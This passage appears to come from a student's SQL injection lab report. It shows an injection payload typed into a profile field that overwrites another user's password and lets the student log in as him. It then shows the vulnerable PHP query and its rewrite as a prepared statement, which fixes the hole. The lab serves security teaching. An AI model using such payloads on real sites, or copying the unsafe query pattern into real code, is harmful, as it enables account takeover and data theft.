NickName	bob
Email	
Address	
Phone Number	


Task 3.3: Modify other people' password.

- To modify Boby's password we use the similar approach and type in the following:

  a' ,Password=sha1('appu')WHERE name='Boby' #mys



- After saving, I logged out of Alice's account and tried to sign into Boby's account with the password I created.




- The below result shows that we are able to successfully able to log in with the new password and SQL injection attack to change password is successful.

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	a
Email	
Address	
Phone Number	

Task 4: Countermeasure — Prepared Statement

- Before fixing the vulnerability, site displays the user information.



- In order to fix the vulnerability, we create prepared statements of the previously exploited SQL statements.
- The SQL statement used in task 2 in the unsafe.php file is rewritten as per the sample code given in the manual.

```
root@0ba25d86fb21: /var/www/SQL_Injection/defense
root@0ba25d86fb21:/var/www# ls
SQL_Injection  html
root@0ba25d86fb21:/var/www# cd SQL_Injection/
root@0ba25d86fb21:/var/www/SQL_Injection# ls
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@0ba25d86fb21:/var/www/SQL_Injection# cd defence
bash: cd: defence: No such file or directory
root@0ba25d86fb21:/var/www/SQL_Injection# cd defense
root@0ba25d86fb21:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@0ba25d86fb21:/var/www/SQL_Injection/defense# cat unsafe.php
<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
```

cat

```
root@0ba25d86fb21: /var/www/SQL_Injection/defense
// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'")
;
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
root@0ba25d86fb21:/var/www/SQL_Injection/defense# nano unsafe.php
root@0ba25d86fb21:/var/www/SQL_Injection/defense# nano unsafe.php
root@0ba25d86fb21:/var/www/SQL_Injection/defense#
```

```
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ?  and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();


// close the sql connection
$conn->close();
?>
root@0ba25d86fb21:/var/www/SQL_Injection/defense#
```

- After rewriting the code and try logging back in we can see that the information is not displayed
- The vulnerability is fixed successfully.